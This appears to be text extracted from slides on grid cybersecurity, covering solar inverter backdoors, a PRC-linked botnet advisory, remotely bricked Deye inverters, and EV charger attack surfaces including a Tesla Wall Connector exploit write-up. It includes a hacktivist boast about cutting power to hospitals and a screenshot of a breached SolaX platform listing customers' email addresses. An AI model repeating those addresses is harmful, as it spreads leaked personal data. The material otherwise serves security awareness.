- RESIDENTIAL PV
- TECHNOLOGY AND R&D
- UTILITY SCALE PV
- JAPAN





JUST EVIL
ito greitosios medicinos pagalbos stotis (T14,8kBt)





Продолжаем наказывать Ignitis Group.

В этот раз мы отключаем от света:

- 2 больницы
- 3 военных гимназии
- 7 академий

И прочие другие ненужные объекты....

**JOINT
CYBERSECURITY
ADVISORY**

Co-Authored by:



ASD
ACSC
Australian Cyber Security Centre



Canada
National Cyber Security Centre

TLP: CLEARProduct ID: JCISA-20240918-001September 18, 2024

People’s Republic of China-Linked Actors Compromise Routers and IoT Devices for Botnet Operations

Summary

The Federal Bureau of Investigation (FBI), Cyber National Mission Force (CNMF), and National Security Agency (NSA) assess that People’s Republic of China (PRC)-linked cyber actors have compromised thousands of Internet-connected devices, including small office/home office (SOHO) routers, firewalls, network-attached storage (NAS) and Internet of Things (IoT) devices with the goal of creating a network of compromised nodes (a “botnet”) positioned for malicious activity. The actors may then use the botnet as a proxy to conceal their identities while deploying distributed denial of service (DDoS) attacks or compromising targeted U.S. networks.

Integrity Technology Group, a PRC-based company, has controlled and managed a botnet active since mid-2021. The botnet has regularly maintained between tens to hundreds of thousands of compromised devices. As of June 2024, the botnet consisted of over 260,000 devices. Victim devices part of the botnet have been observed in North America, South America, Europe, Africa, Southeast Asia and Australia.

While devices aged beyond their end-of-life dates are known to be more vulnerable to intrusion, many of the compromised devices in the Integrity Tech controlled botnet are likely still supported by their respective vendors.

FBI, CNMF, NSA, and allied partners are releasing this Joint Cyber Security Advisory to highlight the threat posed by these actors and their botnet activity and to encourage exposed device vendors, owners, and operators to update and secure their devices from being compromised and joining the botnet. Network defenders are advised to follow the guidance in the mitigations section to protect against the PRC-linked

Fleet Access to SolaX

Site Name

Username

Agent/Installer Name

Select Date

Start Date

End Date

Search

+ Add

Delete

No.	Site Name	Username	System Size(kW)
1	lleshlakhani823@gmail.com Site 1	lleshlakhani823@gmail.com	6
2	fffmuhinudeen2022@gmail.com Site 1	fffmuhinudeen2022@gmail.com	10
3	UnserePVAnlage	berger-ahlert	17.55
4	EHOS s.r.o. Hodonin	ehos@seznam.cz	19.8
5	ansa7177Kraftwerk	ansa7177	12
6	Novello Massimo	ingcimino2000@yahoo.it	10
7	nitipong.m@gmail.com Site 1	nitipong.m@gmail.com	10
8	monchi.5272@docomo.ne.jp Site 1	monchi.5272@docomo.ne.jp	11.5
9	Callum.gawne@outlook.com Site 1	Callum.gawne@outlook.com	6.6
10	Mian Ashraf Farmhouse	life4moeez@gmail.com	10

Total 219449

10/page

< 1 2 3 4 5 6 ... 21945 >

Go to 1

FULL FUNCTIONALITY of the application

Potential **GDPR VIOLATION** with the leak of user and company data

Information on plants and power generated

INTERACT with the plants

FIRMWARE UPDATE on gateway and inverter

BACKDOOR to the network

Platform **ADMIN**

Source: Vangelis Stykas, "Gridlock: The Dual-Edged Sword of EV and Solar APIs in Grid Security, OWASP Lisbon, 2024.

China’s Real-Time Control of Western Power

“In Europe, exercising control over just 3 to 4 GW of energy could cause widespread disruption to electricity supplies, experts said.”

“The European Solar Manufacturing Council estimates over 200 GW of European solar power capacity is linked to inverters made in China”



WorldBusinessMarketsSustainabilityLegalBreakingviewsTechnologyInvestigationsMore

Ghost in the machine? Rogue communication devices found in Chinese inverters

By Sarah Mcfarlane

May 13, 2025 11:28 PM MDT · Updated 6 hours ago

Bookmark

Aa

Share



[1/4] Solar panels are arrayed on Earth Day in Northfield, Massachusetts, U.S., April 22, 2022. Picture taken with a drone. REUTERS/Brian Snyder/File Photo [Purchase Licensing Rights](#)

SummaryCompanies

- Rogue communication devices found in Chinese solar inverters
- Undocumented cellular radios also found in Chinese batteries
- U.S. says continually assesses risk with emerging technology
- U.S. working to integrate 'trusted equipment' into the grid

LONDON, May 14 (Reuters) - U.S. energy officials are reassessing the risk posed by Chinese-made devices that play a critical role in renewable energy infrastructure after unexplained communication equipment was found inside some of them, two people familiar with the matter said.

Power inverters, which are predominantly produced in China, are used throughout the world to connect solar panels and wind turbines to electricity grids. They are also found in batteries, heat pumps and electric vehicle chargers.



here for the sunshine shenanigans



About

Contact

Merch

The UL 3741 Reference (Side Project)

Deye Responds to Controversy

This inverter is not allowed use at Pakistan/USA/UK
Pakistan contact invorex
USA contact Sol-Ark
UK contact Sunsynk
Pls return to your supplier.

The following page requires a 5-digit pass code to start
This pass code is automatically generated overseas
Please have your pass code ready. [PROCEED](#)

Deye Addresses Bricked Inverter Controversy

Published by derek the solarboi on 11/30/2024

On Friday, Nov 15th, we started getting reports of bricked Deye inverters in the US, Canada, and elsewhere. I asked Deye for comment before I published my original article, and only now, two weeks after the incident, did Deye get back to me with a comment.

US Solar Inverters Remotely Bricked from China.

It's a fairly long statement, so I'm going to interject along the way to add context and harrumphs.

Recently, some users have reported instances of pop-up alerts on their devices. To avoid any misunderstanding, Deye hereby issues the following statement:

1.Region Where Pop-Up Alerts Occurred

Based on the current investigation results, very few inverters have displayed pop-up notifications, all of which are located in the United States. Devices in other regions are not affected by this pop-up.

EV Charger Cybersecurity

WIRED

EV Charger Hacking Poses a 'Catastrophic' Risk




“In recent years, security researchers and white-hat hackers have identified **sprawling vulnerabilities in internet-connected home and public charging hardware** that could expose customer data, compromise Wi-Fi networks, and, in a worst-case scenario, bring down power grids.” – Jay Johnson

Vulnerable EV Charger Interfaces

Four primary interfaces

- **EV couplers** – CCS, CHAdeMO, NACS, etc.
- **User terminals** – touch screens, credit card swipes, etc.
- **Maintenance terminals** – local debugging and service interfaces (USB, ethernet, etc.)
- **Internet connections** – cellular or wired/wireless backhaul networks



J. Johnson, T. Berg, B. Anderson, and B. Wright, "Review of Electric Vehicle Charger Cybersecurity Vulnerabilities, Potential Impacts, and Defenses," *Energies*, vol. 15, no. 11, p. 3931, May 2022. <http://dx.doi.org/10.3390/en15113931>

Hacking through Charging Cable



EXPLOITING THE TESLA WALL CONNECTOR FROM ITS CHARGE PORT CONNECTOR

Written by [David Berard](#) - 17/06/2025 - in [Hardware](#) , [Exploit](#) , [Reverse-engineering](#) - [Download](#)

In January 2025, we participated in Pwn2Own Automotive with multiple targets. One of them was the Tesla Wall Connector — the home charger for electric vehicles (including non-Tesla ones). We presented an attack that used the charging connector as the entry point, communicating with the charger using a non-standard protocol (for this type of application). We exploited a logic flaw to install a vulnerable firmware on the device. This article explains how we studied the device, how we built a Tesla car simulator to communicate with the charger, and how we exploited this logic bug during the competition.

LOOKING TO IMPROVE YOUR SKILLS? DISCOVER OUR TRAININGS SESSIONS! [LEARN MORE](#).

AN INTERESTING ATTACK SURFACE

Over the past few years, Synacktiv has been analyzing Tesla vehicles for the Pwn2Own competition. While reversing the infotainment system and security gateway update mechanisms, we discovered something interesting: Tesla cars appear to be capable of updating the Tesla Wall Connector through the charging cable.


```
ecu_config <ahcn3l, aLeftLedMatrix, unk_4007f184, 0, 0, 0x00000000, 0x40000100, 0, 0, 0x27> 78 # "hcn3l" "Left LED Matrix Headlamp Control Module"
ecu_config <ahcn3r, aRightLedMatrix, unk_4007f184, 0, 0, 0x00000000, 0x40000100, 0, 0, 0x35> 79 # "hcn3r" "Right LED Matrix Headlamp Control Modul"...
ecu_config <ahcn3, aUltrasonicSens, unk_4007f184, 0, 0, 0x00000000, 0x40000100, 0, 0, 0x5b> 80 # "hcn3" "Ultrasonic Sensor Module"
ecu_config <ahcn3, aGen3WallConnec, stru_4007f184, 0, 0, 0x00000000, 0x40000100, 0, 0, 0x5b> 81 # "hcn3" "Gen 3 Wall Connector"
ecu_config <ahcn3, aGen3WallConnec_0, unk_4007f184, 0, 0, 0x00000000, 0x40000100, 0, 0, 0x5b> 82 # "hcn3" "Gen 3 Wall Connector Secondary Image"
ecu_config <ahcn3, aOccupancyClass_0, unk_4007f184, 0, 0, 0x00000000, 0x40000100, 0, 0, 0x5b> 83 # "hcn3" "Occupancy Classification System - 1st R"...
ecu_config <ahcn3, aOccupancyClass_1, unk_4007f184, 0, 0, 0x00000000, 0x40000100, 0, 0, 0x5b> 84 # "hcn3" "Occupancy Classification System - 1st R"...
```

Upgradable ECUs in the security gateway updater

This feature is not publicly documented from a user perspective, and neither the hardware nor the underlying protocol had been publicly analyzed.


Given the potential of this attack surface, we began investigating it even before the wallconnector was announced to be part of the competition.

<https://www.synacktiv.com/en/publications/exploiting-the-tesla-wall-connector-from-its-charge-port-connector>



Brokenwire

Vulnerability in the Combined Charging System for Electric Vehicles



<https://www.brokenwire.fail/>

<https://elaad.nl/en/hacking-ev-charging-stations-via-the-charging-cable/>

Also see AcCCS from INL - <https://github.com/IdahoLabResearch/AcCCS>

User Interfaces



- Cloning risks of using RFID tags and MiFareClassic (13.56 MHz contactless smart cards)
- Drivers can be tracked if RFID and Charging Station ID are broadcast (e.g., via unencrypted OCPP 1.6) to e-mobility roaming providers.

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:v2="http://www.hubject.com/b2b/services/authorization/v2.0"
  xmlns:v21="http://www.hubject.com/b2b/services/commontypes/v2.0">

  <soapenv:Header/>
  <soapenv:Body>
    <v2:eRoamingAuthorizeStart>

      <v2:SessionID?></v2:SessionID>          <!--Optional:-->
      <v2:EVSEID>DE*GEF*1234567*1</v2:EVSEID> <!--Optional:-->
      <v2:PartnerProductID>AC1</v2:PartnerProductID> <!--Optional:-->

      <v2:Identification>
        <v21:RFIDmifarefamilyIdentification>
          <v21:UID>CAFEBABE23</v21:UID>
        </v21:RFIDmifarefamilyIdentification>
      </v2:Identification>

    </v2:eRoamingAuthorizeStart>
  </soapenv:Body>
</soapenv:Envelope>
```



<https://x.com/klwtts/status/1619554380591824898>

